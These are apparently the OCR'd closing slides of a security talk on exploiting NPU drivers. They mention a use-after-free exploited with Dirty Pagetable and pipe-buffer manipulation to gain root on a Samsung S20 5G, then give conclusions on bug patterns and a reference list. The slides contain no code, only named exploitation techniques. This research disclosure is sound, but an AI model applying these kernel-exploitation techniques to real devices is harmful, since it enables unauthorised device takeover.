
Exploit file UAF with Dirty Pagetable

- Get AARW by manipulating the pipe buffer !



Qualcomm Snapdragon NPU Driver

ROOT on
Samsung S20 5G:



Conclusion & Future work

Conclusion / Future work

Conclusion:

- User space -- kernel -- firmware, TOCTOU / Double Fetch bug pattern.
- Old bugs -> new bugs, patch analysis.
- Vendors should correctly enhance SELinux policy.
- Some code lack of review, more bugs to be found.

TODO:

- More firmware reverse / driver audit.
- Vendor’s specific model file parsing issues.
- Lower level hardware issues.

Reference

- https://blog.impalabs.com/2103_reversing-samsung-npu.html
- https://blog.impalabs.com/2110_exploiting-samsung-npu.html
- https://i.blackhat.com/asia-21/Friday-Handouts/as21-Wu-Apple-Neural_Engine.pdf
- https://github.com/0x36/weightBufs/blob/main/attacking_ane_poc2022.pdf
- https://securitylab.github.com/research/qualcomm_npu/
- https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2022/CVE-2022-22265.html
- https://bugs.chromium.org/p/project-zero/issues/detail?id=2073
- https://github.com/antgroup-arclab/ANETools
- https://static.sched.com/hosted_files/lsseu2019/04/LSSEU2019%20-%20Exploiting%20race%20conditions%20on%20Linux.pdf
- https://seclists.org/oss-sec/2022/q1/99
- https://i.blackhat.com/USA-22/Thursday/US-22-Lin-Cautious-A-New-Exploitation-Method.pdf
- https://i.blackhat.com/USA-22/Wednesday/US-22-Wu-Devils-Are-in-the-File.pdf
- https://i.blackhat.com/USA-22/Wednesday/US-22-Jin-Monitoring-Surveillance-Vendors.pdf
- https://github.com/opensrcsec/same_type_object_reuse_exploits
- https://i.blackhat.com/USA-22/Thursday/US-22-WANG-Ret2page-The-Art-of-Exploiting-Use-After-Free-Vulnerabilities-in-the-Dedicated-Cache.pdf
- https://googleprojectzero.blogspot.com/2022/11/a-very-powerful-clipboard-samsung-in-the-wild-exploit-chain.html
- https://machinethink.net/blog/mobile-architectures

Thank you!